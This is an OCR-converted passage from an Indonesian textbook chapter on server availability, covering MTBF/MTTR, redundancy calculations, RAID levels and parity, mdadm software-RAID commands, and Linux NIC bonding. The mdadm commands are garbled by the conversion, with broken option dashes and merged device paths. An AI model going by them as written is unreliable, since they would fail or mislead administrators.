mengacu pada waktu di mana suatu perangkat keras tidak beroperasi (baik karena pemeliharaan, perbaikan, atau situasi lainnya). Kami dapat menghitung MTBF sebagai jumlah waktu aktif dibagi dengan jumlah kegagalan seperti yang ditunjukkan dalam persamaan berikut:

$$\mathrm{MTBF} = \frac{\sum(\text{start of downtime} - \text{start of uptime})}{\text{number of failures}}$$



Gambar 5.11 (A) Mtbf Dan Mttr Untuk Satu Server Dan (B) Mtbf Dan Mttr Untuk Server Farm.

Mari kita perhatikan contoh MTBF. Jika MTBF server adalah 100.000 jam dan ada dua server di server farm, berapakah MTBF server farm? Dari Gambar 5.11b, kita melihat bahwa MTBF server farm adalah 50.000 jam (100.000 jam/2). Kita dapat menghitung MTTR sebagai jumlah downtime dibagi dengan jumlah kegagalan seperti yang ditunjukkan pada persamaan berikut:

$$\text{MTTR} = \frac{\sum(\text{start of uptime} - \text{start of downtime})}{\text{number of failures}}$$

Biasanya MTBF dan MTTR dinyatakan dalam jam. Dari dua persamaan di atas, kita dapat melihat MTBF adalah ukuran uptime dan MTTR adalah ukuran downtime. MTBF digunakan untuk mengukur keandalan perangkat keras. Semakin panjang MTBF, semakin andal perangkat kerasnya. MTTR digunakan untuk mengukur pemeliharaan perangkat keras. Semakin pendek MTTR, semakin baik perawatan yang dimiliki perangkat keras.
Ketersediaan perangkat keras dapat dinyatakan dalam istilah MTBF dan MTTR sebagai

$$\text{Availabilty} = \frac{\text{MTBF}}{\text{MTBF} + \text{MTTR}}$$

Karena MTBF adalah ukuran waktu aktif dan MTTR adalah ukuran waktu henti, ketersediaan kemudian dinyatakan sebagai rasio waktu aktif dan waktu henti. Secara khusus, itu adalah rasio waktu perangkat perangkat keras tersedia untuk digunakan selama interval dibandingkan dengan total durasi waktu yang diperlukan perangkat.


$$\text{Availabilty} = \frac{\text{uptime}}{\text{uptime} + \text{downtime}}$$

Jika sebuah perangkat keras memiliki keandalan yang tinggi, apakah itu berarti ia juga memiliki ketersediaan yang tinggi? Mari kita perhatikan sebuah contoh. Seseorang telah memiliki dua mobil, Mobil A dan Mobil B, selama 10 tahun. Dalam 10 tahun terakhir, mobil A mogok 10 kali dan mobil B mogok hanya 1 kali. Waktu perbaikan rata-rata untuk Mobil A adalah 1 jam per kejadian. Waktu perbaikan mobil B pada saat membutuhkan perawatan adalah 1 minggu. MTBF untuk Mobil A hampir 1 tahun (10 perbaikan selama 10 tahun, mobil tidak tersedia hanya 10 jam selama 10 tahun) atau sekitar 8760 jam, dan hampir 10 tahun untuk Mobil B atau 87600 jam. Sedangkan MTTR untuk Mobil A adalah 1 jam, sedangkan untuk Mobil B adalah 1 minggu (168 jam). Jadi, ketersediaan untuk mobil A adalah 8760/(8760 + 1) = 0,99988, dan ketersediaan untuk mobil B adalah 87600/(87600 + 168) = 0,99809. Kami dapat dengan jelas melihat bahwa Mobil A memiliki ketersediaan yang lebih baik. Secara lebih khusus, kita dapat melihat bahwa MTBF memengaruhi keandalan dan ketersediaan, sedangkan MTTR hanya memengaruhi ketersediaan. Ketika nilai MTBF perangkat keras tinggi (keandalan tinggi) dan nilai MTTR-nya tinggi (pemeliharaan buruk), ketersediaan perangkat keras mungkin rendah. Oleh karena itu, keandalan yang tinggi tidak berarti ketersediaan yang tinggi.

Kami beralih ke contoh ketersediaan situs web. Gambar 5.12 mengilustrasikan komponen hardware web server kita. Di sini, kami memiliki satu server, satu sakelar jaringan, dan satu perangkat penyimpanan.

Kami akan berasumsi bahwa ketersediaan server, ketersediaan sakelar, dan ketersediaan penyimpanan masing-masing adalah 97%, 98%, dan 99%. Situs web akan berfungsi secara normal hanya jika server, sakelar, dan penyimpanan semuanya beroperasi. Artinya, kegagalan perangkat keras individu mana pun akan menyebabkan situs web tidak tersedia. Apa ketersediaan situs web? Kami memperoleh ketersediaan dengan mengalikan ketersediaan masing-masing komponen seperti yang ditunjukkan dalam persamaan berikut:

$$A(website)=A(server)xA(switch)xA(storage)$$



Gambar 5.12 Komponen perangkat keras sebuah situs web.


Berdasarkan persamaan tersebut, ketersediaan situs web adalah 94,1%, yang tentu saja lebih rendah dari ketersediaan setiap perangkat keras karena setiap ketersediaan individu adalah pecahan kurang dari 1,00.

Dalam contoh ini, server, sakelar, dan penyimpanan masing-masing berpotensi menjadi satu titik kegagalan (SPOF). SPOF adalah komponen yang akan menyebabkan seluruh sistem gagal jika gagal. Untuk mencapai ketersediaan tinggi, kami perlu menghapus

semua SPOF. Kami dapat melakukan ini dengan memastikan bahwa perangkat tidak dapat gagal (tidak praktis jika bukan tidak mungkin) atau dengan menambahkan redundansi. Sebuah komponen redundan adalah salah satu perangkat keras yang identik atau dapat melakukan layanan yang sama dengan kinerja yang sama. Untuk menghapus SPOF dari situs web kami, kami harus menduplikasi setiap komponen. Sekarang, jika terjadi kegagalan, sistem dapat melakukan failover ke perangkat redundan. Failover berarti jika satu komponen tidak tersedia, sistem akan secara otomatis meneruskan permintaan ke duplikatnya yang berlebihan. Pada Gambar 5.13, kita melihat versi website kita yang telah direvisi dengan perangkat keras yang berlebihan. Perhatikan bahwa untuk menyelesaikan failover, kami tidak hanya menambahkan komponen tetapi juga harus menghubungkan komponen sehingga setiap perangkat dapat dijangkau dan dapat menjangkau perangkat pendahulu dan penerusnya.

Mari kita hitung ketersediaan situs web setelah menambahkan redundansi. Kami sekarang memiliki cluster server, cluster switch, dan cluster penyimpanan. Cluster server beroperasi jika salah satu server beroperasi, dan cluster server gagal hanya jika kedua server gagal. Ketersediaan cluster server dapat dihitung sebagai berikut:

$$A\ (server\ cluster)=1-(1-A(server))^2$$



Gambar 5.13 Komponen Perangkat Keras Yang Berlebihan.

Dari persamaan yang disebutkan di atas, kita dapat melihat ketersediaan cluster server adalah 99,91%, lebih tinggi dari ketersediaan masing-masing server (97%). Demikian pula, ketersediaan cluster switch dapat dihitung sebagai berikut:

$$A\ (switch\ cluster)=1-(1-A(switch))^2$$

Ketersediaan switch cluster adalah 99,96%, lebih tinggi dari ketersediaan masing-masing switch (98%). Ketersediaan cluster penyimpanan dapat dihitung sebagai berikut:

$$A(storage\ cluster)=1-(1-A(storage))^2$$

Ketersediaan cluster penyimpanan adalah 99,99%, lebih tinggi dari ketersediaan masing-masing perangkat penyimpanan (99%). Ketersediaan website merupakan produk dari ketersediaan cluster server, ketersediaan cluster switch, dan ketersediaan cluster storage, atau 99,91% * 99,96% * 99,99% = 99,86%. Ini merupakan peningkatan yang signifikan dibandingkan ketersediaan sebelumnya sebesar 94,1% sebelum menambahkan redundansi.

Ketersediaan terkadang disebut menggunakan metrik sembilan. Nama ini berasal dari angka sembilan mengikuti titik desimal untuk ketersediaan. Misalnya, ketersediaan klaster penyimpanan dalam contoh di atas adalah 99,99% (0,9999), yang memiliki empat sembilan. Tabel 5.1 menunjukkan downtime yang diperbolehkan per tahun, bulan, dan minggu untuk berbagai jumlah sembilan.

Gambar 5.14 menunjukkan hasil pemantauan CloudHarmony. Situs hosting.com mencapai ketersediaan lima sembilan dan layanan Google Cloud Storage mencapai ketersediaan enam sembilan selama periode pemantauan pada tahun 2015. Google Compute Engine hanya menerima tiga sembilan (walaupun dibulatkan, kita dapat mengatakan empat sembilan).

Tabel 5.1 Ketersediaan Sembilan

Ketersediaan %	Waktu Henti (Per Tahun)	Waktu Henti (Per Bulan)	Waktu Henti (Per Minggu)
90% (satu sembilan)	36,5 hari	72 jam	16,8 jam
99% (dua sembilan)	3,65 hari	7,2 jam	1,68 jam
99,9% (tiga sembilan)	8,76 jam	43,8 menit	10,1 menit
99,99% (empat sembilan)	52,56 menit	4,38 menit	1,01 menit
99,999% (lima sembilan)	5,26 menit	25,9 detik	6,05 detik
99,9999% (enam sembilan)	31,5 detik	2,59 detik	604,8 milidetik

Service name	365 Day availability	Outages	Regions	Downtime/Region	Total
Google cloud storage	99.9999%	1	4	17 secs	1.13 mins
Google compute engine	99.9859%	16	2	1.21 hours	2.42 hours
Hosting.com	99.9999%	2	2	5.14 mins	10.28 mins

Gambar 5.14 Contoh Ketersediaan Melalui Cloudharmony.

5.2 MEKANISME UNTUK MEMASTIKAN KETERSEDIAAN

Kami melihat bahwa ketersediaan sangat penting untuk situs web apa pun. Pada bagian ini, kami mengeksplorasi cara untuk memastikan ketersediaan tiga jenis perangkat

keras yang membentuk situs web, server (pemrosesan atau komputasi), jaringan, dan penyimpanan. Kami mulai dengan memastikan ketersediaan penyimpanan.

Array Redundant Dari Disk Independen

RAID adalah bentuk teknologi penyimpanan yang meningkatkan akurasi dan ketersediaan penyimpanan disk melalui redundansi. Singkatan awalnya berdiri untuk Redundant Array of Inexpensive Disks tetapi hari ini kita menggunakan pepatah Redundant Array of Independent Disks. Idenya adalah bahwa disk drive tradisional terdiri dari satu disk dari beberapa piringan disk di mana setiap permukaan diakses melalui kepala baca/tulis. Meskipun setiap piring dilayani oleh kepala baca/tulisnya sendiri, semua kepala baca/tulis bergerak serempak ke satu area yang sama di atas permukaan setiap piring (baik permukaan atas maupun bawah). Dalam RAID, beberapa set piringan disk independen ditempatkan dalam satu unit drive sehingga beberapa permukaan berbeda dapat diakses sekaligus. Ini sendiri memberikan akses yang lebih cepat dengan salah satu dari dua cara berikut:

1. Jika blok disk tersebar di beberapa permukaan, masing-masing permukaan ini dapat diakses secara bersamaan sehingga akses ke blok membutuhkan waktu lebih sedikit. Misalnya, jika sebuah blok dipecah menjadi empat bagian dan ditempatkan pada empat permukaan, blok tersebut dapat dibaca atau ditulis kira-kira empat kali lebih cepat.
2. Jika ada beberapa drive independen yang tersedia, ada kemungkinan dua atau lebih akses yang berbeda dapat terjadi secara bersamaan karena satu blok ditemukan di satu drive dan blok lainnya ada di drive lain. Karena drive dapat bekerja secara independen satu sama lain, kedua akses blok dapat dilakukan secara bersamaan daripada berurutan.

Dengan memiliki akses lebih cepat ke satu blok, drive dapat memenuhi permintaan dan beralih ke permintaan berikutnya dengan lebih cepat. Dengan mampu menangani permintaan secara bersamaan, permintaan menghabiskan lebih sedikit waktu untuk menunggu. Oleh karena itu, melalui disk independen ini, kinerja ditingkatkan.

Kata pertama dalam akronim kami berlebihan. Kami juga dapat meningkatkan ketersediaan dengan memberikan informasi redundansi sehingga kegagalan kecil (seperti bad sector pada satu permukaan satu drive) tidak membuat seluruh fasilitas penyimpanan tidak tersedia. Redundansi dapat disediakan dalam beberapa cara berbeda. Salah satu cara untuk menyediakan redundansi adalah dengan menduplikasi semuanya dari satu drive ke drive lainnya. Dengan cara ini, kami membagi penyimpanan RAID kami menjadi dua set, satu adalah cerminan yang tepat dari yang lain. Hal ini memberikan kemungkinan redundansi terbesar di mana sektor tunggal, permukaan, drive disk, atau seluruh kumpulan disk dapat gagal dan drive masih dapat menangani permintaan karena kumpulan cermin masih dapat diakses. Biaya tingkat redundansi ini adalah Anda menggunakan tepat 50% dari ruang penyimpanan Anda untuk redundansi. Meskipun harga disk drive saat ini relatif murah, tingkat redundansi ini mungkin tidak diperlukan. Bentuk lain dari redundansi adalah melalui bit paritas. Paritas adalah kemerataan atau keganjilan suatu nilai.

Lebih khusus lagi di perangkat keras komputer, kami menunjukkan paritas apakah jumlah 1 bit dalam satu byte genap atau ganjil. Misalnya, byte 11000100 memiliki paritas ganjil karena memiliki bilangan ganjil 1. Kami dapat menunjukkan bit paritas 1 sehingga byte

plus bit memiliki bilangan genap 1. Sehubungan dengan redundansi, kami ingin menghitung paritas dari kumpulan byte.

Misalnya, bayangkan kita memiliki empat byte berikut:

11000100 10101010 11110000 00000011

Kita dapat membuat byte paritas untuk empat byte yang disebutkan di atas dengan menghitung paritas bit ke-i di keempat byte. Yaitu, kita akan menghitung paritas dari bit paling kiri dari empat byte dan itu menjadi bit paling kiri dari byte paritas kita. Bit paling kiri dari empat byte adalah 1, 1, 1, 0. Ini memiliki angka ganjil 1, jadi bit paling kiri byte paritas kita harus 1 untuk memberi kita paritas genap. Bit byte kedua ke kiri adalah 1, 0, 1, 0, sehingga bit paritasnya adalah 0. Bit byte paling kanan adalah 0, 0, 0, 1, jadi bit paling kanan dari byte paritas kita harus 1. Kita dapat menghitung bit paritas dengan XOR berpasangan bit byte bersama-sama. Sekali lagi, melihat bit paling kanan, kita akan memiliki (0 XOR 0) XOR (0 XOR 1) = 0 XOR 1 = 1 sehingga bit paritas paling kanan kita adalah 1. Seluruh byte paritas kita untuk empat byte yang disebutkan di atas adalah 10011101 .

Jika kita ingin menggunakan paritas untuk redundansi, kita dapat menggunakan lima disk drive independen. Untuk setiap satu byte pada empat disk pertama, kami akan menghitung byte paritas dan menempatkannya di drive disk kelima. Untuk membaca satu blok, kita akan membaca satu blok dari masing-masing empat drive data ditambah informasi paritas pada drive kelima. Pembacaan ini semua akan dilakukan secara paralel karena kelima drive tersebut independen. Karena setiap byte blok dibaca dari lima drive, kami akan menggunakan lima byte untuk menentukan apakah ada kesalahan. Misalnya, jika empat byte data adalah 00000000, 11110000, 10101010, dan 00000011 dan byte paritas adalah 01011010, maka kita memiliki kesalahan di suatu tempat karena bit paling kanan dari lima byte tidak memiliki paritas genap (0, 0, 0, 1, 0). Perangkat keras dalam kabinet RAID akan secara otomatis menguji keakuratan data.

Kami memperoleh manfaat tambahan dari bentuk redundansi ini. Blok disk kami yang kami akses disimpan di lima permukaan. Dari kelima permukaan tersebut, empat adalah data dan satu adalah redundansi. Karena data blok kami sekarang disimpan di empat lokasi, setiap lokasi hanya menyimpan seperempat dari ukuran blok aslinya. Akses ke blok kami dapat dilakukan dalam waktu kira-kira seperempat dari jumlah waktu yang diperlukan pada satu drive (perhatikan ini bukan seperlima karena informasi redundansi perlu dibaca tetapi tidak akan disimpan dalam perangkat penyimpanan non-RAID). Kami tidak hanya memiliki redundansi, tetapi juga akses yang lebih cepat.

Apa yang terjadi jika ada kesalahan pada salah satu dari lima permukaan sehingga tidak dapat dibaca? Ini mungkin muncul, misalnya, jika ada bad sector pada sebuah blok, atau seluruh permukaan menjadi tidak terbaca. Redundansi memungkinkan kita untuk mengembalikan data yang hilang. Bayangkan dari empat byte yang disebutkan di atas bahwa disk drive ketiga tidak dapat diakses. Apa yang telah kita baca adalah empat byte berikut di mana byte terakhir adalah byte paritas.

11000100 10101010 ---------- 00000011 10011101

Kita dapat memperoleh byte yang hilang dari tiga byte data dan byte paritas menggunakan perhitungan yang sama. Misalnya, bit paling kiri dari byte yang hilang adalah

(1 XOR 1) XOR (0 XOR 1) = 0 XOR 1 = 1 dan bit paling kanan adalah (0 XOR 0) XOR (1 XOR 1) = 0 XOR 0 = 0 Dengan menggunakan proses ini, kita dapat membuat ulang seluruh byte ketiga sebagai 11110000.

Dengan RAID, penyimpanan kami dapat menahan sejumlah kecil kegagalan dan tetap berfungsi dengan baik sekaligus mempromosikan akses yang lebih cepat atau lebih tersedia. Biaya RAID adalah biaya untuk mengontrol disk independen dan ruang penyimpanan tambahan untuk redundansi. Cermin lengkap ruang penyimpanan kami akan menelan biaya dua kali lipat, sedangkan dalam contoh yang disebutkan di atas, kami telah memperluas penyimpanan sebesar 25% (dari empat disk menjadi lima).

Ada banyak level RAID yang tersedia. Tingkat ini mempromosikan berbagai bentuk redundansi dan berbagai tingkat pemisahan data di seluruh permukaan. Ide terakhir ini dikenal sebagai striping. Garis adalah jumlah blok yang disimpan di satu permukaan. Garis-garis dapat berkisar dari sama dengan satu blok penuh (dalam hal ini kami tidak perlu memanfaatkan salah satu manfaat akses independen yang ditawarkan RAID) hingga memotong blok menjadi bit dan mendistribusikan bit ke semua drive disk dan permukaan. Level paling sering disebut dengan angka, tetapi angka tersebut tidak serta merta menyiratkan hubungan dengan level RAID sebelumnya atau berikutnya. Misalnya, RAID 1 dan RAID 2 sangat berbeda satu sama lain. Tabel 5.2 menjelaskan tujuh tingkat RAID yang umum. Ada level lain yang sedang digunakan, disarankan, atau dipatenkan. Beberapa di antaranya dikenal sebagai tingkat hibrid karena menggabungkan dua dari tujuh tingkat yang tercantum dalam Tabel 5.2.

Tabel 5.2 Tingkat Raid


Tingkat	Jenis Redundansi	Tingkat Strip	Komentar
0	Tidak ada	Beberapa jumlah byte	Tidak ada redundansi, hanya digunakan untuk meningkatkan kecepatan
1	Cermin penuh	Beberapa jumlah byte	Redundansi penuh, paling mahal
2	Kode Hamming	Tingkat bit	Kode Hamming terlalu memakan waktu untuk dihitung, tidak digunakan
3	Bit paritas	Tingkat bit	Menyediakan akses blok tunggal tercepat
4	Paritas byte pada satu disk	Beberapa jumlah byte	Disk tunggal menyimpan semua paritas dan begitu juga hambatan untuk mempromosikan akses disk paralel
5	Byte paritas didistribusikan ke seluruh disk	Beberapa jumlah byte	Karena byte paritas didistribusikan ke seluruh disk, ada potensi lebih besar untuk akses paralel tergantung pada permintaan

			khusus
6	Byte paritas digandakan dan didistribusikan ke seluruh disk	Beberapa jumlah byte	Dengan redundansi duplikat, ini lebih mahal daripada RAID 5 tetapi menawarkan redundansi yang lebih besar dan potensi akses paralel yang lebih besar

Ukuran garis dapat berkisar dari satu bit hingga satu byte hingga banyak byte. Ukuran garis yang lebih besar menghasilkan lebih banyak blok disk yang terletak di satu drive. Ini pada gilirannya berarti bahwa akses disk tunggal hanya akan menggunakan beberapa drive independen yang memungkinkan potensi akses paralel dari blok yang berbeda oleh proses yang berbeda. Pertimbangkan, misalnya, ukuran blok disk 1024 byte dan ukuran strip 512 byte. Setiap blok tunggal didistribusikan di dua drive. Jika kabinet RAID berisi empat drive, maka dua akses disk dapat diakomodasi secara bersamaan (jika kedua akses tersebut ke empat drive yang berbeda). Pertimbangkan sebagai gantinya kabinet RAID dari empat disk drive, masing-masing dengan dua piringan. Lalu, ada 16 permukaan yang berbeda. 1024 byte dari sebuah blok dapat dikurangi menjadi 64 byte per strip dengan satu strip ditempatkan pada setiap permukaan yang tersedia. Meskipun hanya satu akses disk yang dapat dilakukan setiap saat, akses tersebut akan menjadi 16 kali lebih cepat.

Berbagai bentuk RAID menawarkan strategi penyimpanan yang berbeda berdasarkan kebutuhan organisasi. Meskipun RAID 1 adalah bentuk RAID yang paling mahal, biaya penyimpanan disk yang relatif murah saat ini memungkinkan RAID 1 menjadi pilihan tepat untuk penyimpanan server web. Gambar 5.15 mengilustrasikan strategi RAID 1. Perhatikan bahwa meskipun satu strip setara dengan satu blok penuh, RAID 1 masih dapat menyediakan dua akses paralel sekaligus selama kedua akses tersebut dibaca. Misalnya, jika ada permintaan untuk halaman A dan halaman B (seperti yang ditunjukkan pada Gambar 5.15), disk 1 dapat melakukan satu akses dan disk 2 dapat melakukan akses lainnya. Ini tidak berfungsi jika ada permintaan tulis karena penulisan akan mengharuskan informasi disimpan di kedua sisi mirror pada waktu yang sama (kurang-lebih). Oleh karena itu, RAID 1 dapat mengakomodasi dua pembacaan secara bersamaan atau satu penulisan tetapi tidak dua penulisan atau pembacaan dan penulisan secara bersamaan.


Ada dua jenis implementasi RAID: RAID perangkat keras dan RAID perangkat lunak. Dalam implementasi RAID perangkat keras seperti yang ditunjukkan pada Gambar 5.16, pengontrol perangkat keras khusus, seperti kartu pengontrol RAID, mengelola disk dan memberikan akses ke host. Ada prosesor dan memori pada pengontrol RAID perangkat keras. Dengan cara ini, pengontrol dapat menangani operasi RAID secara independen dari CPU host.




Gambar 5.15 Raid 1.

Dalam implementasi perangkat lunak, fungsi RAID disediakan oleh perangkat lunak RAID. Perangkat lunak RAID, seperti yang ditunjukkan pada Gambar 5.17, biasanya diimplementasikan pada tingkat OS host. Ini berjalan pada CPU host tanpa perangkat keras khusus.

Implementasi RAID perangkat keras memiliki kinerja yang lebih baik daripada RAID perangkat lunak. Namun, biaya RAID perangkat lunak lebih murah daripada RAID perangkat keras karena dibangun di dalam OS. Linux, misalnya, hadir dengan program mdadm (administrasi beberapa perangkat). Melalui mdadm, Anda dapat membuat, menghapus, dan memantau RAID perangkat lunak.



Gambar 5.16 Raid Perangkat Keras.



Gambar 5.17 Raid Perangkat Lunak.

Mari kita periksa cara menggunakan perangkat lunak mdadm untuk mengatur dan mengelola penyimpanan RAID 1. Untuk membuat larik RAID 1 dari dua disk (partisi), kita dapat menggunakan sesuatu seperti berikut ini. Di sini, dua disk drive fisik kami adalah sda1 dan sdb1.

Mdadm - -create /dev/md0 - -level=mirror

- -raid-devices=2/dev/sda1/dev/sdb1

Untuk mulai memantau status larik RAID 1, kami akan mengeluarkan yang berikut:

Mdadm- -detail /dev/md0

Jika kami mengalami kegagalan pada salah satu disk fisik kami, kami akan menandainya sebagai disk buruk sehingga dapat dihapus:

Mdadm/dev/md0 - - fail /dev/sdb1

Untuk menambahkan disk baru ke dalam array RAID, kami kemudian akan menggunakan yang berikut ini:

Mdadm/dev/md0 - - add /dev/sdc1

Menghentikan layanan RAID dilakukan sebagai berikut:


Mdadm - -stop/dev/md0

Dan untuk merakit dan/atau memulai ulang array RAID yang sudah ada sebelumnya, kami akan menggunakan yang berikut ini, sekarang dengan sdc1 menggantikan sdb1:

Mdadm - - assemble /dev/md0/dev/sda1/dev/sdc1

Array Redundan Antarmuka Jaringan Independen

Mirip dengan RAID adalah RAIN, yang merupakan singkatan dari Redundant Array of Independent Network Interfaces. Dalam hal ini, perangkat menggunakan beberapa kartu antarmuka jaringan (NIC) untuk mengizinkan beberapa jalur ke perangkat untuk meningkatkan redundansi sementara juga mengizinkan beberapa komunikasi paralel untuk meningkatkan throughput. Contoh RAIN ditunjukkan pada Gambar 5.18 di mana server menggunakan dua NIC Ethernet, eth0 dan eth1, untuk menghubungkannya ke jaringan. Jika eth0 gagal, lalu lintas jaringan akan otomatis berpindah ke eth1. Ini meningkatkan ketersediaan jaringan server.



Gambar 5.18 Menerapkan Rain Ke Server.

Selain antarmuka perangkat keras yang ditambahkan, kita juga perlu mengubah konfigurasi jaringan kita.

Di sini, kami membahas cara melakukan ini di Red Hat Linux.

1. Buat file dengan nama RAIN.conf di direktori /etc/modprobe.d/. File tersebut akan berisi direktif berikut:

   Alias bond0 bonding

   Pernyataan ini menetapkan bahwa device bond0 akan menjadi grup dari beberapa port, terikat bersama. Ini menciptakan situasi yang dikenal sebagai port trunking atau link aggregation. Selain direktif alias, direktif opsi dapat muncul yang menentukan mode yang akan digunakan untuk mengontrol antarmuka dalam grup. Mode yang tersedia ditunjukkan pada Tabel 5.3.
2. Buat antarmuka virtual RAIN dengan menambahkan file bernama ifcfg-bond0 di bawah direktori /etc/sysconfig/network-scripts/. File tersebut akan berisi sesuatu seperti entri berikut. Tentu IPADDR dan NETMASK akan berbeda berdasarkan alamat IP dan alamat jaringan.

   DEVICE=bond0

   IPADDR =10.10.10.10

   NETMASK =255.255.255.0

ONBOOT = yes
BOOTPROTO=none
USERCTL=no

3. Sekarang kita harus mengonfigurasi kedua NIC Ethernet untuk menjadi bagian dari grup bond0. Kami akan mengedit dua file di /etc/sysconfig/network-scripts, ifcfg-eth0 dan ifcfg-eth1. Kedua file akan hampir identik seperti yang ditunjukkan berikut ini:
DEVICE=eth0(or eth1)
USERCTL=no
ONBOOT=yes
MASTER=bond0
SLAVE=yes
BOOTPROTO=none

Dengan selesainya langkah-langkah konfigurasi ini, layanan jaringan perlu dimulai ulang menggunakan restart jaringan layanan.

Tabel 5.3 Mode Rain

NOMOR MODUS	NAMA	MENGGUNAKAN
1	Active-backup	Hanya satu budak yang aktif, budak berikutnya menjadi aktif hanya jika budak aktif itu gagal
2	Balance-xor	XOR alamat MAC sumber dan tujuan untuk memilih budak yang akan digunakan—digunakan untuk penyeimbangan muatan dan toleransi kesalahan
3	Broadcast	Gunakan semua antarmuka—memberikan toleransi kesalahan
4	802.3ad	Gunakan semua budak yang cocok dengan pengaturan kecepatan/dupleks yang diperlukan untuk transmisi—berdasarkan spesifikasi 802.3ad
5	Balance-tlb	Gunakan load balancing untuk pesan keluar untuk menentukan budak mana yang akan digunakan selanjutnya, pesan masuk menggunakan budak saat ini
6	Balance-alb	Sama seperti Balance-tlb kecuali negosiasi ARP digunakan untuk penyeimbangan muatan pada pesan masuk

5.3 CLUSTERING KETERSEDIAAN TINGGI

Kluster ketersediaan tinggi (HA) mengacu pada sekelompok server yang dikendalikan oleh perangkat lunak HA untuk menggunakan server redundan dalam grup. HA menyediakan layanan dengan ketersediaan tinggi saat server sedang down. Gambar 5.19 mengilustrasikan cluster HA yang terdiri dari dua server: server primer dan server sekunder. Dalam keadaan normal, server utama digunakan untuk menjalankan server web situs dan melayani semua

